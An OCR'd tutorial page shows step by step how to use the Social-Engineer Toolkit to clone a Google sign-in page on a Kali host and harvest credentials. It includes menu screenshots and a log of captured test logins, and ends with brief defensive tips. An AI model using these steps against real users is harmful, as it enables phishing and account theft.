
Use SET toolkit to perform automation task on phishing a


Social Engineering Toolkit (SET)

Hacking” that is used on this site shall be regarded as **Ethical Hacking**. Do not attempt to violate the law with anything contained here. If you planned to use the content for illegal purposes, then please leave this site immediately! We will not be responsible for any illegal actions.


192.168.1.125
Google
Sign in with your Google Account
Email
Password
Sign in
Need help?
Create an account
One Google Account for everything Google


Step By Step

- Run “sudo setoolkit”
- Choose “Social-Engineering Attacks” (no 1)




```
Select from the menu:

  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```

- Choose Website Attack Vectors (no 2)




```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules
```

- Choose the “Credential Harvester Attack Method” (no 3)




```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
```

- Choose “Web Templates” (no 1)




```
1) Web Templates
2) Site Cloner
3) Custom Import
```

- Type your Kali Linux IP address
- Choose “Google” (no 2)




```
1. Java Required
2. Google
3. Twitter
```

- Open Kali Linux IP address in a browser



Google
Sign in with your Google Account
Email
Password
Sign in
Need help?
Create an account
One Google Account for everything Google

- Input any email address and password
- Check the captured email and password



```
192.168.1.10 - - [07/Apr/2020 02:02:47] "POST /ServiceLoginAuth HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMF
QzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=abc
POSSIBLE PASSWORD FIELD FOUND: Passwd=abc
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.1.10 - - [07/Apr/2020 02:03:01] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

How to Protect from Social Engineering Attacks

- Educate Employees and Users.
- Check Sources and IDs. Whether it’s an email header, phone call or URL or contractor invoice. It’s worth doubling down...
- Have Clear Security Protocols and Use Passwords. Clarify the exact steps for your agents on how to handle password or...
- Communication Between Departments. For many companies, the weakest link is the customer support team, who might not have...
- Raising User Awareness. The most common form of social engineering attack against...

More ...